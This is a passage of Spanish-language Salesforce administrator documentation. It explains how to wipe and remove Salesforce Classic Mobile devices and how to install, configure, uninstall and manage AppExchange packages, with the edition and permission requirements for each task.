Para configurar los valores de tiempo de espera de sesión de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Borrar datos en Salesforce Classic Mobile

Cuando un usuario accede a la aplicación de Salesforce Classic Mobile, el dispositivo móvil del usuario contiene tanto la aplicación de Mobile como un conjunto de los datos de Salesforce del usuario. Un administrador puede eliminar los datos de un dispositivo sin desinstalar la aplicación de Mobile. Es una herramienta de seguridad efectiva si un usuario pierde su dispositivo. También debe borrar los datos de un dispositivo si planifica dárselo a otro usuario.

Para eliminar los datos de Salesforce de uno o más dispositivos de Mobile:

1. Navegue hasta una de estas páginas.
   - Para controlar múltiples dispositivos al mismo tiempo, desde Configuración, introduzca *Usuarios y dispositivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios y dispositivos**. En la vista de lista en la página Usuarios y dispositivos de Mobile, seleccione los dispositivos que desee.
   - Para controlar un dispositivo específico, en Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**. Haga clic en el nombre de un usuario, luego haga clic en la dirección del dispositivo en la lista relacionada Dispositivos asignados de Mobile para ver la página Dispositivo de Mobile.
2. Haga clic en **Borrar datos** y, a continuación, haga clic en **Aceptar**.

   Salesforce intenta enviar un mensaje a los dispositivos de Mobile para borrar los datos.

### Borrar los resultados de los datos

Después de que Salesforce envíe el mensaje a los dispositivos de Mobile para borrar los datos, aparece una página de resultados con información acerca del estado de cada mensaje. La tabla siguiente describe los tres resultados posibles:

| Resultado | Descripción |
|---|---|
| Mensaje puesto en cola de forma satisfactoria | El servidor de Salesforce Classic Mobile ha enviado el mensaje al dispositivo. Salesforce no puede detectar si el dispositivo ha recibido el mensaje. |
| No es posible enviar el mensaje | Un problema temporal de comunicación entre Salesforce y el servidor de Salesforce Classic Mobile impide que el mensaje se pueda enviar. Inténtelo más tarde. |
| El usuario no tiene dispositivos móviles | El usuario seleccionado no ha registrado el dispositivo, por lo que no se ha podido entregar el mensaje. |

CONSULTE TAMBIÉN

- Gestionar dispositivos de Salesforce Classic Mobile
- Eliminación de dispositivos de Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para eliminar los datos de Salesforce en un dispositivo con Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

## Eliminación de dispositivos de Mobile

Existen dos casos en los que debe eliminar un dispositivo de Mobile del registro de un usuario:

- La configuración de Mobile de su organización vincula permanentemente a usuarios de Mobile con sus dispositivos y no necesita asignar un dispositivo a un usuario diferente. Si no ha activado este ajuste, Salesforce asocia automáticamente un registro de dispositivo con el usuario de Mobile que haya activado el dispositivo más recientemente, por lo que es innecesario eliminar un dispositivo para asignarlo a otro usuario.
- Desea mover un dispositivo de su organización de Sandbox a su organización de producción.

Para eliminar un dispositivo de Mobile:

1. Navegue hasta una de estas páginas.
   - Para controlar múltiples dispositivos al mismo tiempo, desde Configuración, introduzca *Usuarios y dispositivos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios y dispositivos**. En la vista de lista en la página Usuarios y dispositivos de Mobile, seleccione los dispositivos que desee.
   - Para controlar un dispositivo específico, en Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**. Haga clic en el nombre de un usuario, luego haga clic en la dirección del dispositivo en la lista relacionada Dispositivos asignados de Mobile para ver la página Dispositivo de Mobile.
2. En la página Usuarios y dispositivos de Mobile, seleccione uno o más dispositivos y haga clic en **Eliminar dispositivo**. En la página Dispositivo de Mobile, haga clic en **Eliminar**.
3. Haga clic en **Aceptar**.

   Salesforce intentará eliminar el dispositivo seleccionado.
4. Una página de confirmación resume los resultados de cada dispositivo móvil que seleccione.

### Eliminación de resultados de los dispositivos

Después de que Salesforce envíe el mensaje al servidor de Mobile para eliminar los dispositivos, una página de resultados indicará información acerca del estado de cada dispositivo. La tabla siguiente describe los tres resultados posibles:

| Resultado | Descripción |
|---|---|
| Dispositivo eliminado | Salesforce ha eliminado el registro del dispositivo de su organización. |
| El dispositivo no se puede eliminar en este momento. Vuelva a intentarlo. | Un problema temporal de comunicación entre Salesforce y el servidor de Mobile ha impedido que se elimine el dispositivo. Inténtelo más tarde. |

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar dispositivos y usuarios de Mobile:
- "Ver parámetros y configuración"

Para eliminar dispositivos de Mobile:
- "Gestionar configuraciones de Mobile"

| Resultado | Descripción |
| --- | --- |
| El usuario no tiene dispositivos móviles | El usuario seleccionado no ha registrado el dispositivo, por lo que no se ha podido entregar el mensaje. |

CONSULTE TAMBIÉN

Borrar datos en Salesforce Classic Mobile

# Límites de la aplicación Salesforce Classic Mobile

## Límites del dispositivo Mobile

| | |
| --- | --- |
| Dispositivos iPhone e iPod touch de Apple | • Terceros (incluido, pero sin limitar la generalidad, Apple Inc. y su proveedor de conectividad de red) podrán en cualquier momento restringir, interrumpir o evitar el uso de Salesforce Classic Mobile para los dispositivos iPhone e iPod touch, o eliminar la aplicación Salesforce Classic Mobile de los dispositivos iPhone o iPod touch, o solicitar a Salesforce que proceda a realizar alguna de las acciones anteriores, sin conceder derecho al cliente a ningún tipo de reembolso, abono o cualquier otra compensación de dicha tercera parte o de Salesforce.<br>• Los acuerdos de nivel de servicio no se aplican a Salesforce Classic Mobile para iPhone. Otras limitaciones aparecen descritas en el Suplemento del formulario de pedido correspondiente a Salesforce Classic Mobile para iPhone, que los usuarios deben aceptar durante la descarga o instalación de Salesforce Classic Mobile para iPhone. |

## Límites de paneles

Al trabajar con paneles en Salesforce Classic Mobile tenga en cuentas estas limitaciones:

- No puede crear ni modificar paneles.
- Los vínculos a los detalles de los informes personalizados están desactivados.

## Visualizar la información de registro de envío de un usuario de Mobile

Con la página Registros de envío de Mobile, puede visualizar información de registro de envío de cualquier usuario para la solución de problemas en general.

Para visualizar la información de registro de envío del dispositivo de un usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione un usuario.
3. En la página de detalles de usuario junto a Registros de envío de Mobile, haga clic en **Ver**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: Todas las ediciones

PERMISOS DE USUARIO

Para ver información de registro de envío de Mobile:

- "Ver parámetros y configuración"

# Paquetes instalados

Puede instalar paquetes en su organización de Salesforce, y luego configurarlos y gestionarlos. Para ver los paquetes que ha instalado, desde Configuración, introduzca "Instalados" en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Instalación de un paquete

Instale un paquete gestionado o sin gestionar en su organización de Salesforce para agregar nuevas funciones a su organización. Seleccione una instalación personalizada para modificar la configuración del paquete predeterminado, incluyendo limitar el acceso al paquete.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para instalar los paquetes:
- "Descargar paquetes de AppExchange"

## Pasos previos a la instalación

1. En un navegador, vaya a la URL de instalación proporcionada por el desarrollador del paquete o, si está instalando un paquete desde AppExchange, haga clic en **Obtener ahora** desde la página de información de la aplicación.

   Nota: Si está realizando la instalación en un sandbox, sustituya la parte www.salesforce.com del vínculo de instalación por test.salesforce.com. El paquete se eliminará de su organización de sandbox cuando cree una nueva copia de sandbox.

2. Escriba el nombre de usuario y contraseña para la organización de Salesforce en la que desea instalar el paquete y haga clic en el botón de inicio de sesión.
3. Si el paquete está protegido por contraseña, introduzca la contraseña que recibió del editor.
4. Además, si está instalando un paquete no gestionado, seleccione `Cambiar el nombre a componentes en conflicto del paquete`. Cuando seleccione esta opción, Salesforce cambiará el nombre de un componente del paquete si su nombre entra en conflicto con un nombre de componente existente.

## Instalación predeterminada

Haga clic en **Instalar**. Verá un mensaje que describe el progreso y un mensaje de confirmación cuando la instalación se haya completado.

## Instalación personalizada

Siga estos pasos si necesita modificar los ajustes predeterminados como administrador.

1. Seleccione una o más de estas opciones, como corresponda.
   - Haga clic en **Ver componentes**. Verá una superposición con una lista de componentes en el paquete. En el caso de los paquetes gestionados, la pantalla también contiene una lista de aplicaciones conectadas (aplicaciones de confianza que tienen acceso a los datos de Salesforce de un usuario después de haber verificado el usuario y la aplicación). Revise la lista para confirmar que los componentes y cualquier aplicación conectada que se muestre sean aceptables y cierre la superposición.

     Nota: Es posible que algunos elementos del paquete, como las reglas de validación, tipos de registro o configuraciones personalizadas, no se muestren en la lista Componentes del paquete, pero se incluyen en el paquete e instalan con los otros elementos. Si no hay elementos en la lista Componentes del paquete, es posible que el paquete solo contenga modificaciones menores.

   - Si el paquete contiene una configuración de sitio remoto, deberá aprobar el acceso a los sitios Web que están fuera de Salesforce. El cuadro de diálogo enumera todos los sitios Web con los que se comunica el paquete. Es recomendable que un sitio Web utilice SSL (capa de sockets seguros) para transmitir los datos. Una vez que se haya asegurado que los sitios Web son seguros, seleccione **Sí, conceder acceso a estos sitios Web de terceros** y haga clic en **Continuar** o haga clic en **Cancelar** para cancelar la instalación del paquete.

     PRECAUCIÓN: Al instalar ajustes de sitios remotos, estará permitiendo al paquete que transmita datos hacia y desde un sitio Web externo. Póngase en contacto con el editor antes de usar el paquete para comprender qué datos se transmiten

y cómo se usan. Si tiene un contacto de seguridad interno, pídale que revise la aplicación para que pueda comprender sus efectos antes de usarla.

- Haga clic en **Acceso a la API**. Verá una superposición con una lista de accesos a API que se han concedido a los componentes del paquete. Revise los ajustes para verificar que sean aceptables y cierre la superposición para volver a la pantalla del instalador.
- En Enterprise Edition, Performance Edition, Unlimited Edition y Developer Edition, seleccione una de las siguientes opciones de seguridad.

  Nota: Dependiendo del tipo de instalación, es posible que no vea esta opción. Por ejemplo, en Group Edition y Professional Edition o si el paquete no contiene un objeto personalizado, Salesforce omite esta opción, proporcionando acceso completo a todos los usuarios.

  **Instalar solo para administradores**

  Especifica los siguientes ajustes en el perfil del administrador de instalación y en cualquier perfil con el permiso Personalizar aplicación.

  - Permisos de objeto: "Leer", "Crear", "Modificar", "Eliminar", "Ver todo" y "Modificar todo" están activados
  - Seguridad a nivel de campo: establecida como visible y modificable para todos los campos
  - Clases de Apex: activadas
  - Páginas de Visualforce: activadas
  - Configuración de aplicaciones: activada
  - Configuración de fichas: determinada por el creador del paquete
  - Configuración del formato de página: determinada por el creador del paquete
  - Configuración de tipo de registro: determinada por el creador del paquete

  Tras la instalación, si tiene Enterprise Edition, Performance Edition, Unlimited Edition o Developer Edition, puede proporcionar a los perfiles personalizados los permisos de usuario y objeto adecuados que necesite.

  **Instalar para todos los usuarios**

  Especifica los siguientes ajustes en todos los perfiles personalizados internos.

  - Permisos de objeto: "Leer", "Crear", "Modificar", "Eliminar", "Ver todo" y "Modificar todo" están activados
  - Seguridad a nivel de campo: establecida como visible y modificable para todos los campos
  - Clases de Apex: activadas
  - Páginas de Visualforce: activadas
  - Configuración de aplicaciones: activada
  - Configuración de fichas: determinada por el creador del paquete
  - Configuración del formato de página: determinada por el creador del paquete
  - Configuración de tipo de registro: determinada por el creador del paquete

  Nota: Los perfiles Usuario del portal de clientes, Gestor del portal de clientes, Portal de clientes de gran volumen, Sitio Web autenticado, Usuario de socios y estándar no reciben ningún tipo de acceso.

  **Instalar para perfiles específicos...**

  Le permite seleccionar el acceso de uso a todos los perfiles personalizados de su organización. Puede configurar cada perfil para que tenga un acceso completo o ningún tipo de acceso al nuevo paquete y todos sus componentes.

  - Acceso completo: especifica los siguientes ajustes para cada perfil.
    - Permisos de objeto: "Leer", "Crear", "Modificar", "Eliminar", "Ver todo" y "Modificar todo" están activados
    - Seguridad a nivel de campo: establecida como visible y modificable para todos los campos
    - Clases de Apex: activadas

- Páginas de Visualforce: activadas
- Configuración de aplicaciones: activada
- Configuración de fichas: determinada por el creador del paquete
- Configuración del formato de página: determinada por el creador del paquete
- Configuración de tipo de registro: determinada por el creador del paquete

– Sin acceso: especifica los mismos ajustes que Acceso completo, *excepto* que todos los permisos de objeto están desactivados.

Es posible que vea otras opciones si el editor ha incluido ajustes para los perfiles personalizados. Puede incorporar los ajustes de los perfiles personalizados del editor en sus propios perfiles sin que esto afecte a sus ajustes. Seleccione el nombre de la configuración de los perfiles en la lista desplegable que se encuentra junto al perfil al que desea que se apliquen. La configuración actual de ese perfil se mantendrá intacta.

También puede hacer clic en **Establecer todo** junto a un nivel de acceso para dar esta configuración a todos los perfiles de usuario.

2. Haga clic en **Instalar**. Verá un mensaje que describe el progreso y un mensaje de confirmación cuando la instalación se haya completado.
   - Durante la instalación, Salesforce comprueba y verifica todas las dependencias. La organización de un instalador debe cumplir todos los requisitos de dependencia enumerados en la página Mostrar dependencias o la instalación fallará. Por ejemplo, la organización del instalador debe tener divisiones activadas para instalar un paquete que haga referencia a divisiones.
   - Si instala un componente que contiene Apex, se realizan todas las pruebas de unidades para su organización, incluyendo las pruebas de unidades contenidas en el nuevo paquete. Si una prueba de unidad recae en un componente que se ha instalado inicialmente como inactivo, como una regla de flujo de trabajo, la prueba de unidad puede fallar. Puede seleccionar la instalación sin importar los fallos de pruebas de unidad.
   - Si falla su instalación, consulte ¿Por qué ha fallado mi instalación o actualización? en la página 1247.

## Pasos posteriores a la instalación

Si el paquete incluye instrucciones para después de la instalación, estas se mostrarán una vez que la instalación se haya completado. Revise y siga las instrucciones proporcionadas. Además, antes de implementar el paquete a sus usuarios, realice las modificaciones necesarias para su implementación. Dependiendo del contenido del paquete, es posible que necesite realizar los siguientes pasos de personalización.

- Si el paquete incluye conjuntos de permisos, asigne los conjuntos de permisos incluidos a los usuarios que los necesiten. En paquetes gestionados, no puede realizar cambios en los conjuntos de permisos incluidos en el paquete, pero las actualizaciones posteriores se realizarán automáticamente. Si duplica un conjunto de permisos incluido con un paquete gestionado o crea uno propio, podrá realizar cambios en el conjunto de permisos, pero las actualizaciones posteriores no le afectarán.
- Si está reinstalando un paquete y desea volver a importar los datos de paquete mediante el archivo de exportación que recibió tras la desinstalación, consulte Importación de datos del paquete en la página 1239.
- Si ha instalado un paquete gestionado, haga clic en **Gestionar licencias** para asignar licencias a los usuarios.

  Nota: No puede asignar licencias en Lightning Experience. Si necesita asignar una licencia, cambie a Salesforce Classic.

- Configure los componentes del paquete según sea necesario. Para obtener más información, consulte Configuración de paquetes instalados en la página 1230.

CONSULTE TAMBIÉN

Actualización de paquetes
Paquetes instalados

# Configuración de paquetes instalados

Muchos componentes tienen el atributo **Está implementado** que controla si está disponible para los usuarios finales. Tras la instalación, todos los componentes están disponibles de inmediato si lo estaban en la organización del desarrollador. Antes de implementar el paquete en sus usuarios, realice las modificaciones necesarias para su implementación. Dependiendo del contenido del paquete, es posible que necesite personalizar los siguientes elementos:

**Opción Configurar**
Si el publicador ha incluido un vínculo a un sitio Web externo con información acerca de la configuración, la página de descargas de AppExchange muestra la opción **Configurar** junto al paquete en Configuración al hacer clic en **Paquetes instalados**. Haga clic en **Configurar** para ver las configuraciones sugeridas por el editor.

**Campos personalizados y vínculos personalizados**
Agregue cualquier campo o vínculo personalizado que sea necesario a los objetos personalizados nuevos.

**Objeto personalizado**
Active el seguimiento en los objetos que no están en este paquete, pero que tienen campos seguidos en Chatter. Por ejemplo, si desea hacer un seguimiento a un campo personalizado en Cuenta, debe asegurarse de que el objeto personalizado Cuenta está activado para su seguimiento.

**Tipos de informes personalizados**
Si el `Nombre de tipo de informe` de un tipo de informe personalizado coincide con el utilizado en la organización, cambie el `Nombre de tipo de informe` después de instalar el paquete para evitar cualquier confusión entre los dos tipos de informes.

**Usuario que interviene en los paneles**
La opción `Usuario que interviene` de los paneles está definida para el usuario que instala el paquete. Puede modificar las propiedades del panel y cambie el valor `Usuario que interviene` a un usuario que cuente con la configuración de seguridad que desea aplicar al panel.

**Carpetas**
Cuando las aplicaciones contienen documentos, plantillas de correo electrónico, informes o paneles, Salesforce crea carpetas nuevas en la organización del instalador que utiliza los nombres de carpetas del editor. Asegúrese de que estos nombres de carpetas sean exclusivos en su organización.

Todos los usuarios pueden ver nuevas carpetas. Si desea que la visibilidad sea limitada, configure las opciones de las carpetas antes de implementar la aplicación para los usuarios.

**Formatos de página de inicio**
Los formatos de página de inicio personalizados que se incluyen en el paquete no se asignan a ningún usuario. Para ponerlos a disposición de sus usuarios, asígnelos a los perfiles apropiados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para instalar los paquetes:
- "Descargar paquetes de AppExchange"

Para configurar los paquetes instalados:
- "Personalizar aplicación"

**Vistas de lista**

Todos los usuarios pueden consultar las vistas de listas de las aplicaciones. Si es necesario, cambie la visibilidad de estas vistas de listas.

**Formatos de página**

El formato de página predeterminado de los objetos personalizados incluidos en el paquete se asigna a todos los usuarios. Los administradores de las organizaciones con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden configurar el formato de página para los usuarios adecuados.

Si un objeto personalizado del paquete incluye relaciones con objetos estándar, agréguelos como listas relacionadas en los formatos de página correspondientes.

Si el paquete incluye vínculos personalizados, agréguelos a los formatos de página adecuados.

Si su organización tiene la gestión avanzada de divisa activada, los campos de resumen de divisa no son válidos si están en cuentas y resumen valores de oportunidades o en oportunidades que resumen valores de objetos personalizados. Elimine estos campos de cualquier formato de página.

**Conjuntos de permisos**

Asigne los conjuntos de permisos incluidos en un paquete a los usuarios que necesiten acceder al paquete.

No puede modificar los conjuntos de permisos que están incluidos en un paquete gestionado. Si duplica un conjunto de permisos incluido con el paquete o crea uno propio, podrá realizar cambios en el conjunto de permisos, pero las actualizaciones posteriores no le afectarán.

**Sistema de traducción**

Los valores traducidos para los componentes de paquetes instalados también están instalados para cualquier idioma que el desarrollador incluya. Cualquier componente de paquete que el desarrollador haya personalizado en la configuración, como un campo personalizado o tipo de registro, se muestra en las páginas de configuración del instalador en el idioma del desarrollador (el idioma utilizado para definir estos componentes). Los usuarios de la organización del instalador visualizan automáticamente los valores traducidos si su idioma personal se incluye en el paquete. Adicionalmente, los instaladores pueden activar idiomas adicionales siempre que esté activado el sistema de traducción.

**Alertas de flujo de trabajo**

Si el destinatario de una alerta del flujo de trabajo es un usuario, Salesforce sustituye ese usuario por el usuario que instala el paquete. Puede cambiar los destinatarios de cualquier alerta del flujo de trabajo instalada.

**Actualizaciones de campo de flujo de trabajo**

Si la actualización de un campo se designa para cambiar un campo de propietario del registro a un usuario específico, Salesforce sustituye ese usuario por el usuario que instala el paquete. Puede cambiar el valor de campo de cualquier actualización de campo instalada.

**Mensajes salientes de flujo de trabajo**

Salesforce sustituye el usuario en el campo `Usuario que debe enviarse como` de un mensaje saliente por el usuario que instala el paquete. Puede cambiar este valor después de realizar la instalación.

**Reglas de flujo de trabajo**

Las reglas de flujo de trabajo se instalan sin desencadenadores basados en el tiempo que puede haber creado el desarrollador. Configure los desencadenadores basados en el tiempo que sean necesarios.

**Tareas de flujo de trabajo**

Salesforce sustituye el usuario en el campo `Usuario que debe enviarse como` de un mensaje saliente por el usuario que instala el paquete. Puede cambiar este valor después de realizar la instalación.

Realice las personalizaciones que sean necesarias para la implementación.

Nota: Cualquier elemento que agregue a una aplicación personalizada después de la instalación se eliminará junto con la aplicación si la desinstala en algún momento.

CONSULTE TAMBIÉN

Paquetes instalados

Compensaciones y limitaciones de Cifrado de plataforma Escudo

# Desinstalación de un paquete

Puede eliminar cualquier paquete instalado incluyendo todos sus componentes y todos los datos del paquete. Además, también se eliminará cualquier campo personalizado, vínculo o cualquier elemento agregado a la aplicación personalizada después de la instalación.

Para eliminar un paquete:

1. En Configuración, introduzca *Instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**.
2. Haga clic en **Desinstalar** junto al paquete que desea modificar.
3. Active Sí, deseo desinstalar... y haga clic en **Desinstalar**.
4. Después de la desinstalación, Salesforce crea automáticamente un archivo de exportación con los datos del paquete y las notas y archivos adjuntos relacionados. Cuando la desinstalación se ha completado, Salesforce envía un correo electrónico con un vínculo al archivo de exportación al usuario que realice la desinstalación. El archivo de exportación y las notas y archivos adjuntos relacionados se enumeran en la lista de paquetes instalados. Es recomendable guardar el archivo en otra ubicación ya que solo está disponible durante un período limitado tras finalizar la desinstalación.

   Consejo: Si vuelve a instalar el paquete posteriormente y desea volver a importar los paquetes posteriormente y volver a importar los datos del paquete, consulte Importación de datos del paquete en la página 1239.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desinstalar paquetes:

- "Descargar paquetes de AppExchange"

## Notas sobre la desinstalación de paquetes

- Si desinstala un paquete que incluye un objeto personalizado, también se eliminarán todos los componentes de dicho objeto personalizado. Esto incluye los campos personalizados, reglas de validación, S-Control y botones y vínculos personalizados, así como las reglas de flujo de trabajo y procesos de aprobación.
- No puede desinstalar un paquete si un componente que no se incluye en la desinstalación hace referencia a cualquier componente. Por ejemplo:
  - Si un paquete instalado incluye cualquier componente en un objeto estándar al que otro componente hace referencia, Salesforce le impedirá desinstalar el paquete. Significa que puede instalar un paquete que incluya un campo de usuario personalizado y crear una regla de flujo de trabajo que se active cuando el valor de dicho campo sea un valor específico. Si desinstala el paquete impedirá el funcionamiento del flujo de trabajo.
  - Si ha instalado dos paquetes no relacionados que incluyen cada uno un objeto personalizado, y un componente de dicho objeto haga referencia a un componente del otro, Salesforce impedirá desinstalar el paquete. Significa que puede instalar, por ejemplo, una aplicación de informes de gastos que incluya un campo de usuario personalizado y crear una regla de validación en otro objeto personalizado instalado que haga referencia a dicho campo de usuario personalizado. Sin embargo, la desinstalación de la aplicación de informes de gastos impedirá el funcionamiento de la regla de validación.

  - Si una carpeta instalada contiene componentes que ha agregado tras la instalación, Salesforce impedirá que desinstale el paquete.
  - Si un membrete instalado se utiliza para una plantilla de correo electrónico que ha agregado tras la instalación, Salesforce impedirá que desinstale el paquete.
- Tampoco puede desinstalar un paquete si un trabajo en segundo plano, como una actualización en un campo de resumen, está actualizando un campo añadido por un paquete. Espere a que se acabe el trabajo en segundo plano y vuelva a intentarlo.
- Desinstale los archivos de exportación que contienen datos de aplicación personalizados para su paquete excluyendo algunos componentes como documentos y valores de campos de fórmula.

# Gestionar paquetes instalados

Gestione paquetes instalados en su organización de Salesforce, incluyendo la asignación de licencias a los usuarios, desinstalación de paquetes y exportación de datos de paquetes.

Nota: Salesforce sólo enumera la información de licencia de los paquetes gestionados. En los paquetes sin gestionar, los campos relacionados con las licencias como **Licencias permitidas**, **Licencias utilizadas** y **Fecha de caducidad** muestran el valor "N/A".

Con esta lista, puede:

- Haga clic en **Desinstalar** para eliminar el paquete y todos sus componentes de su organización de Salesforce.
- Haga clic en **Gestionar licencias** para asignar las licencias disponibles a los usuarios en su organización. No puede asignar licencias en Lightning Experience. Si necesita asignar una licencia, cambie a Salesforce Classic.

  Nota: Si ha adquirido una licencia para el sitio o si el paquete gestionado no tiene licencia, Salesforce asigna licencias a todos los usuarios y no puede gestionar licencias. Los usuarios pueden utilizar el paquete siempre y cuando tengan los permisos adecuados.
- Haga clic en **Configurar** si el editor ha incluido un vínculo a un sitio Web externo con información sobre la configuración de la aplicación.
- Haga clic en el nombre del paquete para ver detalles acerca del paquete.
- Visualice el editor del paquete.
- Visualice el estado de las licencias de este paquete. Los valores disponibles incluyen:
  - Prueba
  - Activo
  - Suspendido
  - Vencido
  - Gratuito

  Este campo sólo se muestra si el paquete está gestionado y tiene licencia.
- Realice un seguimiento del número de licencias disponibles (`Licencias permitidas`) y el número de licencias asignadas a los usuarios (`Licencias utilizadas`).
- Visualice la fecha para la que se ha programado la caducidad de este paquete.
- Visualice la fecha en la que se instalaron las licencias.
- Consulte el número de aplicaciones personalizadas, fichas y objetos que contiene este paquete.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desinstalar paquetes:
- "Descargar paquetes de AppExchange"

Para asignar licencias para un paquete gestionado:
- "Gestionar licencias de paquete"

Para descargar o eliminar el archivo de exportación de un paquete desinstalado:
- "Descargar paquetes de AppExchange"

- Consulte si los objetos, las fichas y las aplicaciones personalizadas cuentan para los límites de su organización. Si lo hacen, se seleccionará el cuadro en la columna `Límites`.

Nota: Si no ha instalado un paquete gestionado de licencias, no aparecerán los campos `Editor`, `Estado`, `Licencias permitidas`, `Licencias utilizadas` y `Fecha de caducidad` no aparecerán.

Después de la desinstalación, Salesforce crea automáticamente un archivo de exportación con los datos del paquete y las notas y archivos adjuntos relacionados. Cuando la desinstalación se ha completado, Salesforce envía un correo electrónico con un vínculo al archivo de exportación al usuario que realice la desinstalación. El archivo de exportación y las notas y archivos adjuntos relacionados se enumeran en la lista de paquetes instalados. Es recomendable guardar el archivo en otra ubicación ya que solo está disponible durante un período limitado tras finalizar la desinstalación. Con esta lista, puede:

- Hacer clic en **Descargar** para abrir o almacenar el archivo de exportación.
- Hacer clic en **Eliminar** para eliminar el archivo de exportación.

**Paquetes gestionados vencidos y reglas de colaboración**

Si una regla de colaboración basada en criterios hace referencia a un campo desde un paquete gestionado con licencia cuya licencia ha vencido, se anexa `(vencido)` a la etiqueta del campo. La etiqueta del campo se muestra en la lista desplegable de campos en la página de definición de la regla en Configuración. Las reglas de colaboración basadas en criterios que hacen referencia a campos vencidos no se vuelven a calcular, y no se comparten los nuevos registros basados en esas reglas. No obstante, se mantiene la colaboración de registros existentes antes del vencimiento del paquete.

CONSULTE TAMBIÉN

Visualizar detalles del paquete instalado

Importación de datos de paquetes

## Visualizar detalles del paquete instalado

Visualice detalles clave acerca de un paquete instalado desde AppExchange, como el número de objetos, fichas y aplicaciones personalizadas que utiliza. También puede asignar licencias a usuarios, desinstalar el paquete y adquirir el paquete.

Para acceder a la página de detalle del paquete, desde Configuración, introduzca *`Paquetes instalados`* en el cuadro `Búsqueda rápida`, seleccione **Paquetes instalados** y, a continuación, haga clic en el nombre del paquete que desea ver.

Desde esta página, puede:

- Haga clic en **Desinstalar** para eliminar el paquete y todos sus componentes de su organización de Salesforce.
- Haga clic en **Gestionar licencias** para asignar las licencias disponibles a los usuarios en su organización. No puede asignar licencias en Lightning Experience. Si necesita asignar una licencia, cambie a Salesforce Classic.

  Nota: Si ha adquirido una licencia para el sitio o si el paquete gestionado no tiene licencia, Salesforce asigna licencias a todos los usuarios y no puede gestionar licencias. Los usuarios pueden utilizar el paquete siempre y cuando tengan los permisos adecuados.

- De forma opcional, haga clic en **Ver dependencias** y revise una lista de componentes que se basan en otros componentes, permisos o preferencias dentro del paquete.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para desinstalar paquetes:

- "Descargar paquetes de AppExchange"

Para gestionar licencias de usuario para un paquete de AppExchange:

- "Gestionar licencias de paquete"

## Visualización de paquetes instalados

La página del paquete instalado muestra los siguientes atributos de paquete (por orden alfabético):

| Atributo | Descripción |
| --- | --- |
| Acción | Puede ser una de las dos opciones:<br>• **Desinstalar**<br>• **Gestionar licencias** |
| Licencias permitidas | El número total de licencias que ha adquirido para este paquete. El valor es "ilimitado" si tiene una licencia para el sitio correspondiente a este paquete. Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| Aplicaciones | El número de aplicaciones personalizadas en el paquete. |
| Aplicaciones conectadas | Una lista de las aplicaciones conectadas que pueden tener acceso a los datos de un usuario de Salesforce después de haber verificado el usuario y la aplicación. |
| Descripción | Una descripción detallada del paquete. |
| Fecha de caducidad | La fecha en la que caduca esta licencia, según sus condiciones. Esta fecha será "No caduca" si el paquete no caduca nunca.Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| Fecha de instalación | La fecha de instalación del paquete. |
| Límites | Si está seleccionado, los objetos, las fichas y las aplicaciones personalizadas del paquete cuentan para los límites de su organización. |
| Espacio de nombres | El identificador alfanumérico de entre 1 y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. |
| Objetos | El número de objetos personalizados en el paquete. |
| Nombre de paquete | El nombre que el editor ha asignado al paquete. |
| Editor | El publicador de un listado de AppExchange es el usuario u organización de Salesforce que ha publicado el listado. Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| Estado | El estado de un paquete. Los valores disponibles incluyen:<br>• Prueba<br>• Activo<br>• Suspendido<br>• Vencido<br>• Gratuito |

| Atributo | Descripción |
|---|---|
| | Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| `Fichas` | El número de fichas personalizadas en el paquete. |
